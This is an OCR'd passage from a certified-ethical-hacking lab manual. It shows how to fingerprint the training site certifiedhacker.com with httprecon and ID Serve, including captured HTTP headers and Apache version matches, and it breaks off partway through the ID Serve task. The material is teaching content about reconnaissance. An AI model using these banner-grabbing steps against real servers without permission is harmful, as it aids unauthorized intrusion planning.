
Figure 1.3.1: httprecon main window

TASK 3.2

Provide the Target URL and Analyze the Results

httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server..

4. Enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number** (**80**) in the **Target** section.
5. Click **Analyze** to start analyzing the designated website.
6. A **footprint** of the website appears, as shown in the screenshot.


httprecon 7.3 - http://www.certifiedhacker.com:80/
File
Configuration
Fingerprinting
Reporting
Help
Analyze
GET existing
GET long request
GET non-existing
GET wrong protocol
HEAD existing
OPTION
Matchlist (352 Implementations)
Fingerprint Details
Report Preview
Ready.

Target (Apache 2.0.46)


http:// www.certifiedhacker.com : 80

```
HTTP/1.1 200 OK
Date: Tue, 07 Jan 2020 08:48:25 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Accept-Ranges: none
Content-Length: 9660
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=75
Content-Type: text/html
```

Name	Hits	Match %
Apache 2.0.46	90	100
Apache 2.0.54	89	98.88...
Apache 2.2.8	88	97.77...
Apache 2.2.3	88	97.77...
Apache 2.2.2	87	96.66...
Apache 2.2.6	86	95.55...
Apache 2.0.52	84	93.33...

Figure 1.3.2: The footprint results of the entered website

7. Look at the **Get existing** tab, and observe the server (**Apache**) and the server-side application (**ASP.NET**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **ASP.NET** and **Apache** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.


httprecon 7.3 - http://www.certifiedhacker.com:80/
File
Configuration
Fingerprinting
Reporting
Help
Target (Apache 2.0.46)
http://
www.certifiedhacker.com
80
Analyze
GET existing
GET long request
GET non-existing
GET wrong protocol
HEAD existing
OPTION
Matchlist (352 Implementations)
Fingerprint Details
Report Preview
Ready.

```
HTTP/1.1 403 Forbidden
Date: Tue, 07 Jan 2020 08:48:26 GMT
Server: Apache
Content-Length: 1425
Keep-Alive: timeout=5, max=75
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

```
Protocol Name            HTTP
Protocol Version         1.1
Statuscode               403
Statustext
Banner                   Apache
X-Powered-By
Header Spaces            1
Capital after Dash       1
Header-Order Full        Date,Server,Content-Length,Keep-Alive,Connecti
```

Figure 1.3.3: The fingerprint and GET long request result of the entered website

10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 10** virtual machine.

TASK 4

Footprint a Web Server using ID Serve

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine a remote target system.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch ID Server

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click **idserve.exe**.
2. The main window of **ID Serve** appears. Click the **Server Query** tab.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:

- HTTP server identification
- Non-HTTP server identification
- Reverse DNS lookup.




ID Serve
ID Serve
Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A / Help
①
Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com) :
②
Query The Server
When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.
③
Server query processing :
④
The server identified itself as :
Copy
Goto ID Serve web page
Exit

Figure 1.4.1: Welcome screen of ID Serve

TASK 4.2

Provide the Target URL and Examine the Result

3. For option **1**, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**http://www.certifiedhacker.com**) you want to footprint.
4. Click **Query the Server** to start querying the website.
5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.


ID Serve
ID Serve
